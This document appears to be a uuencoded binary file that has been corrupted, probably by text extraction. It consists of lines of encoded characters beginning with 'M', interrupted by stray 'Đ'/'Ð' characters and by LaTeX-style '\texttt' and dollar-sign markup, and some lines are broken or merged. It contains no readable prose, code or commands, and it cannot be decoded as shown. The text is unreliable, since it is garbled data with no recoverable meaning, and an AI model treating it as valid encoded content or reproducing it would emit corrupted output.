M))^\Z"6"-GYPJ<5+3NX)JVDHYO(D1NN\$<N`A;&"N/P"[M"IE+<AN9&RQ5PY3Đ MPH, H1G/EPS>:^_-&3XOH2?<-N6,B7./*,#OGHB7V)VPVP7]>%+Y%I:!+-5@TD MH:OQ@IU-"B;(1W(P2>*T6],YE(Y2TCWVB+F)N-F#()VTW3]5\$#V'"Q@U8',\D M!' F]!8HPT04!UC>"[@&L9]H/C1'7KHMG& B&1^K?1LM-8P=P7&K 51-W1[VĐ MR%90; IBGP: V6]+;!JHT,?R+IKKUA*@%[O-M[>("1\$=48(2E%C%6?RFGX4<@IĐ MW.MB%J)1\$\(MOXF00M<;JI;*V4`H"<+S<7/B?MZ`P4L1XMXS0=*6"J\$H/2QWĐ MO`:1I_ZJ64`E7AJBM\$\L"`_<H/9<CJ8ID<=8'#=9`U!^\$0XO'TSUG.8G%DF#Đ M9A2_L>`7<7SR7X8X@-^281JA7B_7=9F7)!YD>R>?@L1LTD@CDJFT&\]*>U_Đ $M<'<D@"DPU:RWT/-D&RMEZ#3R)0.16B7J7^ISGM\setminus[W$2R-&H23)#F$1J6M@I,D$ $\texttt{MH22\TC2M:LR"\#DF\4MB"<,YY6(\#6;BG\&9Z/,"8=W"LZ;'>_9;50255G:\19VD) }$ M`T#T.\5:'DE3WV*?-U`IPKO1S"OQ8S'"36,:_S;V:IT@L!ZBX\$?%O_E>4F;FD M8BUSK"JP`2.^=?6!]3\$O`TYQ,9%<@VJRC*O(X5@J%&G6'#/HSK?Y5%,+Y8OGD MFS`TPD\L1?)0V#L.<A#>X59KMU[9&'K,P"_;"SW6HS=Y1<NPY&&.?0)2;1&PD $M/$9@IH[YHJ[\&B2G6,Y;%'<+%#)ZCW`3=#MVXOL,\0BYV-D(9#L>R<UV19L%"D$ MJBE7Y\$*?5@K)L+.,L[\$TCBR01S+ZQP",L%%4Z4K-,;T.#X\$>N"U\?<%8Z2UHD M* DY: +P+O3N%H%H.T#P/H)N)F\$H"!8296R[E!7Y>8Q(#/&L&PYN#JL"5R0VĐ M5VM8Q\$C\FE,R1^/LCEB!'#59'W.O7#DZ5")2-?AY_8`\L^"WF3A?L6D*I1@CĐ M)K=?FIXE*@E[QH`\3_JX&A9A]..),G&T`4'RO5X"UWV<1&P9\R_"FB8"QB]2Ð $M.H9X.?&)XM*40WAW,NO6.4GR,O^]T`E1(_E9[2&_P_,S&X2(/+$XM\A(_.%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_.%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_.%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_.%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_.%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_.%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_.%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_..%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_..%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_..%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_..%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_..%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_...%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_...%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_...%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_...%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_...%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_...%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_...%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_...%[D))]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/+$XM\A(_....)]E1(_E9[2&_P_,S&X2(/-+$XM\A(_....)]E1(_E$ M^\$R#`^<["ZY[8BHXRGA-:0Z@@9)+H7-*3;\TD](8/GHA<3MC=L!]42%4.@6QĐ M7^Z59UG;\$/R>"<6#FHB\7]6G19?HSLEBF<C9E6_O6OI!!8GQ.19;"&!&RLD;Đ MQ\$W]"RH@^2@DB1UCN0\$:\$#A*@6CZT\$5A^/?W76;8&5T*HR*DYFS`>RCPY.8SD

M+4ED5H+CL%@9B"57?,3Y`\%YE@6E%G_*HO,X:'B3\MCO[-I9**0WI^,(2]<OĐ M@3>-Z%YIS*J8Z7[WA?O#\0X\$(K:L643N.^@J_)[:%E!)JA'D;@HRU;ZO*X8HD M'F66)RV`(5%C)S68+3*EV&3667.NGB#>KL44LYM>9*IHM**KT%<:D^C>S6N^D MZ#:2`K2#=:@-)/[U:,9=9HJS%#LT@(`,L4`_;B/[]#9Q.V@'/*<6>'8W8?<7Đ MTT2\$TJ[5#3^++_J8:](A"\$96B,N6130K?U7*U,*TM,U+7/BLAH4G\$R=&E'>UĐ M!-B%""EQL(UA5;A"R^?(*XF'T,39()\+#:6@-I=K6XCGW&)3T=496"3@40G4D $M/J\&85']8"[,2=4BT#0Y;-L@(%&#Y47W\SD HETH*G[07.B8:)1^^$/<MQ(.\D)$ M4(M=4\BY5`VL@'N8ZS@'G&'^\FN>K!>/\$570_4HEKM3_0#52CHX7H)M/=8KFĐ $M4H+B$UH-N\JUVI6<BZ4KSE50P=/43/GC$WK/.='Z83UB,@SA'F8-VSQH8>LD$ M.<ULVMOKSMC-N8<(@UT_OPC-?0!VFS+\$#:SU[<;108KP3-60HK9^[]3^[`%ID M5>V3]KBS77=**ZEN-02`C:]+\$OUKFB`#TJ`CWND3-E)&%)@+`\X7`%(&EAL-Đ $MMVL, Z0)9@!K4J&/J1M)GB//1&,QE#D#V>97[F^(,`8<YFFB[%&6ZE_X1?.HD])$ MIT/\$*G,H2I,VGTRSL\^?*24V('X\$#R-1QU8^S_J\$RAQQ,-O))O<VA\$2+`>93Đ M5*J"Q'R?-<_"B"L>U\$PP7\"Q)TS*S=Q?\$@J<<5]L!\HX(=9N-`UYDXZ9?1HEÐ M+D6"D9)CRF]PIKF;USW2@`WHSHP9`UL]*RMY'\V\7F9N\$7&>BHMHI"8"3T#`Đ M@2X<Q"S3T3_9@IP2,#]!GK#;K\M+?SILD.%T3G8^6TC'B&!;@4!*6"&_C^NDĐ M5&#U"K>&S>()\$:<@X+%<_,+GK%+@A:BZ!0%B+9TDR9U4)D/K1U4G#]2WF,O/Đ MU\$*/112=4/@TBRDR-/HTKE2HT/.\$FJS5TR;80G\$W6V*EY7\$EZ/EGJF<\$6-S.Đ MTLLH\$?([@=7@T'3_M"CD.H`2D4HP-IML@TP3Y49VE"?P'84?V0P`":?;*K)\$Đ $\texttt{M1D} \texttt{(J7\$,[:\#(C"M^[G2()+WPK=9*\$P(4\$>\$H6DUY'11(WMF5;4<;0@1[N1T3D)))))))}$ M[?&UUEKOTRYO7GH]NJ=V7S.>8\X@6'O")V5HXO?(J6\"_"2ZNHOD*_51I7S2Đ MY,6<"-V'SU*2DZXP68"WM?&Q!%AR:X)A1`+C(<;5(]-X[EY\$0@/TQ4(;.F\$`D MLDDF; 'U8JQ>%5*VS0F`2==,?*9B\$Q17@G!MZ83T<P'+5]W3N?*U;\$N.0QTP)Đ MPFAB_/4.JPF?H3!Q\4<K#WS-;:H1-98)RW8-6_-[`F%E?];]'K4;,G\$/O1]&D $M).-HE^{2};++G,:57QJ.R*$=)D*.:49*GL/**SUQ79/<08@;B6!I(,D31D)$ M38\$N%1@T8P2^@,6)%UGK7LHJ37A>#,]"KKH&]^[ULMZI@;'*]W0A-E!M>00#D MTI*W9/K@LL>\$"?-GT<6FSEN3`K(D2-+NU,?WBKJG2#9M^-U#Y>&%>VOJ=V6?Đ $MLN@VU1"1L30C'%/)73$'X1RY^PZ)=@=)&O=3"^("*:C162KJQ#)Z"/$\(0\/\D)$ $M_{D4V}(5)D)X-&ZQLUG8LR65'$5IK(6%Q$OD.JLBLGB>`!'N/W-ZU,.41*IKD$ M862<"(DTDZ31*E:7A!9WE#R'<FU#+@.JB_Z?810#`!(_91S,E]3DHE//3D1YĐ M-Y"_-<BXI12-R]%EKY9(Z`I6*=+6P99J!72P,I(J+018;L.V+AXK6H`)\ADAĐ MV\$)M^CI@HX:6<ROTTZ^H&+H':"2M](#4(:80ZJ>8G"&D5:!1S2X-0\$6F!F9MD M/<)@3*D6U<X+XQPU-.T'2Q!@M8HDE>&'F2,4#FX-,KK-[CMPT(Y.=SQZS1JUĐ MC="XUK=4BUJUEJ\$T#KGG3<["IK'7E<OB<O-E7?P5%!8E;98@K>>CDZ/IPC=!Đ M3\VV\T=BX\8PO9M);91^"3].?9RUVM2^:W*T':K1X"HL:?*45U]8(CA@Q?7'D MU8\$>*CL!1*#/656_:Y[RGOP;"Z<0"2F-;EH,4(3BI]=B!PX/U93,*.0E%"^4Đ M?VM5H2ATE-_\$\$6.\4[QU-#AC%#]0%AD#EL-,%#[`3A.+53\EB`_EUY(@;.#?Đ $MR(7G+2@T27)9"87G/&-.8HAR:UU\BVV*GIA[*7*$,7-4MPF.+[Y56-[+%HXNÐ])$ M'#!F+P665\$@.&RC/%'BBTX@=(\27NH652;(4TM9>\#852V#LD:,O*)N501;DD M-D\$NI`B+B:A/-D[-I(1`K(HL\$\WH@ZG&:AV_\$=R'5]%8A0#WL8VB#'A-(TKKĐ M\$\$\DQ6'"E)I\$&E=ZF713A2G#A@B7B[#@CR669VM'J\TIZ'N8D)30S!PO)7Q8D M\$X3!)X3F"V8!EZD>(`O+BX0<\33CQW&O%^ZJATZ.LV5+A%'A*@>]\$ZT@;0ZFÐ M!.4_5(+;W3!SKL2/?;S%SV4=%Z03@!YB8:F#F*=(@,0N;M7"C)B5=N(B+<K/Đ MAQBOUC%>U*06*W33NY/6AST\$23U1_I`+4CDNKJ2642JF2!NQ2E`WWN:(MG+EĐ M?UA8HL73*E+5%*@.[\:=\$O?ST?@[K8[SHYB^2?*5LX/VJJ4-F2D,"%LPQ9'6Đ MG8:K^TDD,YH^`UJ.'6HE,==^3_H((&@R4!%]P/"[+.DEYRM,ITZ;U`2#`+6RĐ M_N*?R1?#51[A4><V0Q7."OQI(?`LC&.5[G3ICG3BW9DQ(43RE%(/(F7LR9[Ð M^>ZKL]BM%-'N9\$7P^;4;D!\$PQ*LBER9EZV5YE;_#0-B*51S:(2#*/^@GC7@XĐ MV(TU(XI@E3+HN.D,LJ(@:C50"\,J"@'_0BPV92FN(1A'?J_@2<86X5=7^DUNÐ MJRW"'S9<E#&5Z80,14?A+YX6[3#N22*37ZK\#+%N160,D6YJI^T9,\TC-(F2D M\$82" `F[\$8[9*DZ6/&M%2SHXQYUL#EYR&140;@=[E@8!!#BD1M+9'0=K?D2XĐ ME22%<H:50!!98T:F1#]+6;[75CW((>8YO43X&ZMH4:X/O;6Y5#SZ.N08,QX=Đ M#]P/DM.8\-.(:4A8PU9EX22I!@6"4MJ_=9]5A4W?#3`87>ZU7QK9P\^S>,L)D M*1A/CGR@^A[3IW77<K/%T\$."#\$UQS_8S+(0P8-XX,)%+.`\$FVMP(\[?QV)P>Đ M6')A6)XY@,FK_W:6.I^4.ABN:#K=<,I\:U8`V3Q1ZT9"#M)3AA9F%'WR]AS?Ð M"<E82<ZY*DH-6JVX`%6TF%L^T#)YZ3?)VO(;.5"<[G['ID;T;2(P_YA<\$(4;D M09!\NHF6(CPG\$KYEB)%9;#-C5%^:F!HZ'D9:K/GM!"O(\SZ>.M9]:9*H4SRHĐ M>?VJ5-<NOS5:R5B-UUL@9:>\^?BV)DC8LGPJ[ZRX>N"8!@N@L_1BIP53PMC\$Đ $MJKF]^B<-]U8!8"64AM5K%Q5*E"M[R/I^J1LT`BO1>+5[4(7(S*CQ6._@2%P.Đ)]^B)$

MAX(^A`'E#;(II8SI66)R;'SS:=G395`4U\$J.!H(M+2@OQKK\"Y\$"-9'@\$]/YĐ M[SOR0J3Y.2%[3?BEO/4NV"^\$1D6GF!YG+V^SL(EO"WX:4(]]/E0U7?;=<NI"Đ M5ZS=#"('FG-U2;/'?):3.:Y?5MXB8YF'=&^V:G0)8V-OH*,*CS-%:OW3#3\EĐ MSY6CU(1U`V<(/''S[QFH60E\$OR@VV+03K3F)%YQBIP03U(4Y4?:8NSLZ;&'!Đ M+=*"9!A]U9MN.[XU38R7(VM"\Q[D7T)8T*YBBZ(SG*D+N0MP`M9(C\!30-)6Đ MB*\@RRWTR\$@!%9U-.#1.DU3ZB3LTB!IC\$P^DS"(]-N=D*/HEE7SD<=%B//7%D M#W]32'^!@S[J-:E.!#L\$?LRQV@ZDVT!N##G+K;-(;:^BNLTCX4+%^FX>[,V]Ð MTAYHQO=M!]2:=%XM;^RV;-B&:MHFXG&0\;9"#%!MRT85I:`JSR%WN*TK*L;SD M5P]/(N`9UI<D@`:[/9%PCC@YAQ2145>]HT29[06A*FEX52D>2F-I4>+(!7\$;Đ MFT0$G14K+-6\D[WD^5F\#))I-WZ6>P"GE\$$S+ITZB[7W\$\$1(OZJAH)^[H=!0D]$ MP"H]`@K+3DL28L&>`OI'GQ5C^9NO\DMK0%+51Y*"?T=\S49+G""DD(!4-N\$*Đ MOL`#"<Q>.PDV+4LY6+]ZN"F>,[-G^XG/TZQED#JS,XCSY]*(@C/`E[MIO&G"Đ M\H10\$4E^7+QT7\$LNNA[NI71\7D*:>UD)M"H<7'ADFZ4M2Y\]Q#.(PQE5["":Đ M2P%F1*G\$<9U9)PDMW'*)A!4BHA[9`YY![RX/L1PS@DN-3FGN&"\$NXV,)VA?BĐ MET"(1*)^HY#&9D/=AK4S[:N#>)"P\Q":7P6*!2\0IW\9@D],!SBO(\$69FR<,D MQ^E-68G, DSCI+1,0%P]*=HV*5?K,;__D?H[*8A76,UNT.U^RMGFN+,SM27S4Đ M*93?"FZH;OWTXOIECE-UXNR`2.6H1B0KWN#:K(7@JCT.3-AZ\$-1!\L/?%45\$Đ MG9563I^?8H."A!*W8TP\D9*;Z<G03%/,D0HB(]JW!\$J']``V5-:-B3#/>1PDĐ M<5TO<JJFS(`?Q00=-YU@U2>.=5<XH))SUO_<%YP,0GV`[OK6?DLJ\5QEQWX^Đ M*>9VB.77[W'PO'?7WKB_<BS?!'!>NT%ONF!YF-TY<GJ8XSV5B8+@O6OJ=H)TĐ MM[-1V58_KD[,`N&4)CJ.JV\$3]8'3_XH"^)?H@PGIZ[NEVAL-]<'&]1S%X3<+Đ M]`'.OPW,_0S'*WW2M>`D!A:UVB,NB5;>S(O"C?HN-1RZU:0SB?"U)/CL<@Q4Đ MQT9+1=`#1@<4\?N'\,]"R!O_R;1-L6RU:4_6^56"7A*Q5_`PI#6G2/6"7CSYĐ M?O3+`(JR_E;4QVSPNU+UZ`3A\^MOQAY%N:Y^S5=^=C`%>D.PI<Q'"1>A=_UCĐ M;&C_O[3\EV`#_]5T?+&L:8>#5K/CP2P">[IJU&V6[7)8(%U"S[<<A:&J*5Z.Đ M<M%OJ3+,4^G0NZ@'12;L=28,&+`ZCR4V)`ER>H4G9G%G:*/B%;C[9]CHO[3^Đ MAQA#`(0T+]YJ-V.#)6SA0.03VN")\D*J55P\$L.&V[,(*;-'K0W:8Q&@O+?59Đ MJB!NN[<E;'MTH7^C>2DN?A%8V!"M">=>.#1M7(XX"L.*-/B/ILWP@5F'MH\$=Đ M)A4U>HOA\$+S]BE):S`IWJAWH&-SC.%5#<;6Z6W[=_-3>!/>R0#8_[';3SSU0Đ MO"X-^L+0039^[)JZ>B'K]%X@.R5]__*I"=0!B:2SR',51>H?EK7.61=F?]?^Đ MV(N-_M3]+MT)"\$<;D2]QL@W`@?,"AAV\&8SLW('CE>C=<*R*AOM"]'J1W*D&Đ $M[D'\DCUQ<O)+7PM(R_D<D_A-[Z/5]V!Y04QW86R06A,ZBL1]'ZJA$51U;R+D$ M[TD_JO+5*=C>453_QF._Z]T#>MD\`HJ*;Y'Q4/3TO/`-ZE5_)6E;J-MHO?K<Đ $MN3V?W`%[Q)E+G_]BKWM_'F\N-W('<+RN7TA?/%`LZF6^1*K(#1G[]B]2!C!D$ $\label{eq:mnsq_^>, "1'P&X`; CD=4S_S!G^?W2"<; TD8TM4\ND`DJ5["56G?(<]VI^QZĐ)} \\$ M[?VF?/2YN3(`"]JP]46NVO%!Z[H2Y`5JDZYVOT(C(9JA=;<_VF@>"#9N=K<0Đ $M_P, W:, E[I_{:7}:R:NE5$)H_N*`#XGLWK!I^KZ6I&[3C-I^93^3@B^+\>/8#D$ MRONNX,?[O<]&\$C_<NZ.\[M=-5R:0LD`C+Y5M8R\=U-'K_)9\RW1+VO;2KP.DĐ M6T94=EV6N#WC"_9YMR;:?Y.J`V);XD)Z^?RR>ZBYOO<'KA?1QT(?9</U=>@EĐ MOO\$F)!?CE?1S4].ES]CBH?>'\E4G0[ZB1@[`->,K3%I,QCM*:Q3KL5`_AO:UĐ MHZ@<%;PG]I_V&^'CLS'`?WE.H8.!<:<R)T\C"\8[;14*3W3;SP^M[7?%[0BQĐ MA>@\$5668(]IQ!^YYJA8]17/I@#O0FX^('&X9'%1M[1>,Y0K0T97ZL=WQOV>KĐ M*4>CUT+!JE_I*5X9O(6?^'[N]0'K>7;&*C,_T[J9*:O[^>M;UYE5"-E7CG-^Đ M<;P?QUNDV)GY<E2B,?\$;8!2>E]1&NVI?2.[FPMN,WD^RUW#!_@4!ZF;IT/<SD M56X+AFS<'R6S4/6V1[@=?U.N9HWR3/4_)M.5/AZ\!Z8[`+;<&D&R7WW<MVNMD $M/QQ-.P\H;M3-_63;(*Z])]"?1[;<8\#DT%<^"MZDWO\%G?F@L$I\6R-8B[B=JD$ M4WBHZ7`JK,F\\/X9*)Y\$`OR-CR2S@X#XCLFZFSSO@*,\$^+[7(_;J`@Y"?D:2Đ M([MR@>B^<:1N?IC:'K9\P<%R2FK+6]F\KN%V=W=O^DJ#P@+IG8^N+';+2_I*D M+E>_<KO1?(Z#:_TCW=ZO=[R(+N%3*;Y"=YTY2?.^!\$7UKX)YPYM`8]%X`+<_Đ MYO?LSIY0[*%L)*YP@H!X>:%KT]T1NMAD?L%P3]W[?+;BPA7Z5@R!N4MN`73WD M-/JN%]>],7_>W3+M3?O2+>"^!M8.W%PJ'WU/411&^:JFMV8^BU3(#KXU`GPAÐ M7=WBZ8'OGA)Z7<]ROVKBE*?M/T%W\$1E+#!&79XF?=\$\$5VX2M0:(Z/1>+[LTKDE]ROVKBE*?M/T%W\$1E+#!&79XF?=\$\$5VX2M0:(Z/1>+[LTKDE]ROVKBE*]ROVKBE*?M/T%W\$1E+#!&79XF?=\$\$5VX2M0:(Z/1>+[LTKDE]ROVKBE*]ROVKBE*?M/T%W\$1E+#!&79XF?=\$\$5VX2M0:(Z/1>+[LTKDE]ROVKBE*]ROVKBE*?M/T%W\$1E+#!&79XF?=\$\$5VX2M0:(Z/1>+[LTKDE]ROVKBE*]ROVKBE*?M/T%W\$1E+#!&79XF?=\$\$5VX2M0:(Z/1>+[LTKDE]ROVKBE*]ROVKBE*M+KV%R6">3#B\$.N==C3=5ZB>)NP#/CWSK@? YZFKBKVA5]>K`>^[V/^X9)QU\D $M+Z<+^{\#};])/4ZY'JF\63(+KO@?\4Y2$YIH!-;(\#OSZK*&'1`5XG6`U?E66BI*D)$ $M?Z*Y>.&O*LUZ3],; %_1"&E+3)FFA89+.J#&'JVU>1]R9^6<&(B7D4U*N?D)LD$ MGZ<*9NE/)IM5M,1VL\$_UN2+1?L7.HNK!_%/.//.6K/X:C%>P4CPNK/=HH\]AĐ MYKMAO<\$#>1#H"T&G\4G8]2+SN.ASN;)KNOV\L9IY#C,%6@#"\V'KLW>P-TUXĐ M1L#^A!]_B-B%"G'UA_<3_/EI""\$R?N6L,M#ZAO_M-%ZPV//&2XG)*63=+<FĐ

MEGJ_+RE;U0,RP1GP^[7/904)U\$]_ZJ4YC0Z<^UAOEZ@,;/SGM+9/MO+^VGMPĐ $M10]C(8*Y; #^7^QJ80Z]YK(-8!)N'CP,+?=&^_N[F11@,1_[:%;8?#.]OD$ MOV!)&T^.-W[%JLOW?GYKWL_8U"W0_>P\85:"0Z`:(KL'N7C*JZOTTP,;U(J0Đ MI*X]0-N?>+*&OST%TW@S[&I"+"J:DG6>>F[*OF_7*%[/3EX&<\\$[Z[076AXQĐ M7A-SL4-0JUZ, E6^2GQ[<U+YHE&OK_^%9Q,_DN@TU'?+*7ZV8]/.M\$ZR\$&Y%<Đ $M%L/@QM[4.^_$U==>1_*K;R$0Z&Y4R\9YEIQ<-\.\X)&Y7]`YGIA>GX,O_7:VÐ$ M#&VX233R>)Z94!LE-7!;I>A7\JLSW+=D=&I3];'QWH*K*^G)GX\$5MI(7MDW9Đ $MZ \setminus [5U7!3_:=JP/] < B"SX^,N^(#<HL?1K?)1W\RIO6; %00X3IY2] < A7@WPK7?Ð$ M*&[;+[N9P_0YSRT;M\IM!D[RKF=YZH0#N3_,505H+S,?.45BY*2>:_B(.Q:JĐ MG/*X6W:7M:A[IM(*[VM@>Q/7]FX+#X>TQK+>P[6#MQ=S0)1C;??HJI\U@.+VĐ MEIR?EQ\3MXWL>5^+#[A@M=ZN&#HOS(M`8`4+,[[8499W'5UX-'T+NK\+_QA@Đ M_/+NV!.>L4WM%,`?_]P-%J1_Y_GD#.DF?]'T10@JO',/I(=&NDV?:>YSM,`_Ð MR?VH9`((?"F00ER'G<&Q\O]V]0;W>8818[9.\Z&%LFV4HDCCZD7*N>,-V20EÐ MI.WS]0UN"'T.<E1659Q2*<NY/@^=B;L".`MBI_+TY_1%\$-%]QGR=-1W3H5ZYÐ M3FIY[-?=B&[+WW;KY5+2B7]7#^ETZAZYF!Q&34JM)ZS58IC?S; `6RBY\KP4DĐ MFGL^S[L8]75\$_X@3I/^V?!EPW&'#G*+D>GKCA;VM/-E]J.WCT#D+Z82=!+O;Đ M]=XQ?S=J:L^SMJBMG;,)?#9;CVU`6'M1LN[*EQ[^X/!:?<UV66J5YY2ZM-WWĐ MSIES%7*J%N;M^2>R\Z<1`>CD."HC::6D)#JP#`ST02I/)GM\$\$4<.1F/%)@SHD MG6LO[-)EA/FB^7!8_Q/9HPO[HN..Q466FJ91'#A!)J<%@TOHZZQP4?7\$X+SOĐ MZU@>PRFZ-]W+#>9=C-CE\$T2,&^#JWO\$^PQ!,E.]Q1@4XDWKWB;GYDN`IQ+_?Đ M84YJF2(8R3`I>++O^Y%:#'SC\P5T^U*'E1.S<++'`.?[-:)31>=.BJ`870^TĐ MW2`%D<9']WE6*KK7Z+L()FOK"^!S'SMQVSF#(\U^HML@-'5]&>J_-;K;/X-_Đ M+=N81+.0@MN7V; EWHXHW] \ Z \] Z ? AG * SM^[> H) KQS 5 AS : NB :) S 9) ADHFN > (N : Ð $M_$C5^ZB=OY;S<*C_(-5!W>O)U^Q=PM;M]4.A&5,%L**O'5P6+]PM/W2Q^T,VD$ MA#=_`@]\$R^[\<8%:%4'\R/O`M"#ENA.,<N+R2."#@(O"!J7P.UAF#4O9:"OCÐ M/W!M73%XV=YZ!5"Q?!&K%.T`''(_1)H,GS8*/_Q*LZG2=\C/;\$Q]=6VPYPWGD M+T]=>]5##V<QL6PG=B'\@S\X=0\#LGUX/H]H>T\S@F0'G62[,[?[MB./<QOAD MRILWE5.ZW4C7EC_"[.1=199VWT!P?4PZFX`TI\5K\$*.[V;[,H)ZZYFZ%O-V_Ð M?'L[D:Z)O6>9FNP`]72#;<C/_Z#U\Q#KH+Q@Z=S.?B3Y!<K^_K;`_8;NWBA^Đ M*7QA:X.#>(GE!>)YG!-?_>""*I%U'LZ<"#)/I)_3.DPF>>1^&JCU?5^80><*Đ $M7\N\&./\&*0-4H\H_OZ\9Z;C;\$B?LN2ZOF*_F^Y-S+_CF`[[+(NMQTB;Z$,^[JĐ)]]$ M!J[E>%)S.\/[XOY,+SMIT];XUG%L`CGZJIZ23*'%BV*N@+B26-)T1A>V9L+3Đ MGF/=J8?N?7L6MQ(5.]KF@>5M;P7`^YDJ\O#K@A*\$!_#0M8?.N=OPI5O7*,!1D MTE.5SB1:@^L;\$.6!"2W[#K;._P*?\97`.[+N,W>(>IB(N?H*EE:U+7X%_2=JĐ MQP3UGZ`Q"`\,86CV@.93D,3)?UR,R#SU#0P:?[C'OH(K.5DS"PV,`UBP`:/SĐ M6TF1Z9OT](7/\1'8NUVX"5VR)XJ9A\)-B@T<QWKF015RH\3MU/V@8/^:\'\$;D M]*[UBPF,13%R>;'<B;I(^N;:M.<_E7Q_%-R1_0'^Q-[2C<2E.PT"^QDTC\$?'D $M, 'Y_@_TL!-J^K6<;O'7, `>3T7:&^J>V[V_GQ.>U^0.]CT@6D\RY9#ITH]%5\D$ MAW4;3G\IO+S]3MU^J;7;=[]SNNOMYD,.G_\$U`W7Y.2W=-=?7*QC[>>-=A[%]D M>:!#KYF=YYW):[E5V]Z:>\17!#9S/TID^TU#>O!<_O1B\'"U\$JG\$IKQ[^%?2Đ M%!TZ'^;N@=AO5HR([:09R;)B;]*ON #TOG/Y7F+<AI0:[MPQLZ`]-.D&Z+Z?Đ M<>Z>^#R(!GX?FM-Y05R.N+3>!)M)\$JYA3D% !9TB[2Z]##PHUCW8.@:ILCGQĐ ML/_BO"&VY:AY&G*IN")+Y0\$]R2KP%E30+FZJMG_0^;NDL&"A_LFX]";AX[P4Đ M?VO+0PUK\$+W#"Z,P-)NH!=S"@-MT`H'ZGGSLIF@27Z\$H6CL-/MN\%C=ZVN=JĐ M&(SS_NJ]&S\9G&8;'S;<N.:"]GT^TX6&,)'V-^F^'9GYH>IB@!@XR0UJGLF%D $\texttt{MKOW} < \texttt{I*O8} < \texttt{9} \; (\; \texttt{5*A} \; \texttt{]*?$-;$F$} \; ; \\ \texttt{T@}! \; \texttt{#Y} < \texttt{YYCKSMF} \; ; \\ \texttt{GH\&O32} < \texttt{3_6}! \; \texttt{22"-Q!58G-GD} \; ; \\ \texttt{GH\&O32} < \texttt{3_6}! \; \texttt{3.5} \; ; \\ \texttt{GHOO32} < \texttt{3_$ $\texttt{M$'?ATI[W]C\$FQ!X3Q^\#->7;\$\$Z',BU\&2NNL@VA90("3MGGLO<+)/]Q\&6Z\&,=\texttt{D} }$ $M5E\P5B!4.$)=;CFXI=J&_6&RJ-^/0+AU_"9;8.&?/4!WZ8SD@MI-E(%0.7K1DD M7E4E&]D\CNF\$<L7JXCO<#NE=V#9W-;[ZUOK[_(?CNK\E83;U<&64F/MS])RRÐ M.\$;*L^E,0S#YMOJ?7-J*XA=I=A*PZO`B)I+S(Q)W,^-A"BS+&DE[W?.?".5YD M!W]T[P60J %H4T(C<CK;S8W.8C.[XW 67/3CF]:78CF\\K1D.CO79)7Y!X9CĐ M8_QE\:%>+R#5Z\._1X`:,=SRF""DTK#1-UTI,[;@T4DG;'5G2]CQCM06"F/@Đ M230X8VSZ-[&8B/IY<*]3U2WCP+("A9K,.S/=[G+]]=^N!S_?R&+%*YS&\$-5PĐ MU*XZ93%QET-^FLO2Q%A-GV(E1DU,>3).Y_>L3BIE34H/\$>XF_=;3+_+4P+\KĐ MUT8(^%W_\^>93;P_4WR%U#]IR>@?%)./3T[#0[KF'959Y5;MJ)ODF9*K^1P\$Đ M,F'#IF]EOC?OVOMLK;7GR[KM[5AS]UC3)ECSSG'2^M7[PGK?\$>HKNK_%J?NIÐ M)'.W9#ESR/7BGW_%Y"GF8AE1;@V.K0[QWSS_G\E2%�>%RP\$BT``VL)\8PFD $\texttt{M=7),$\&9?G/IE?.<)$W6T`"1?,==,>K,?*7^RR>O]$\#/M8$$$=/GXVI_@\\OW89J-D$ $\label{eq:mj+t} \texttt{MJ+T;PX;0(3+W*F+1@NXZQ;`/\K\W:OXAF\&E^W:!L;(Q&OSBU5;VEU)/Q[,\&ND)} \\$ $M?N\&\#<YN=-S3<_^=FR0K-+\JX%+%JC\"T=M^5$]X?]Z\,K7``I,V+9<0VO?]HD$

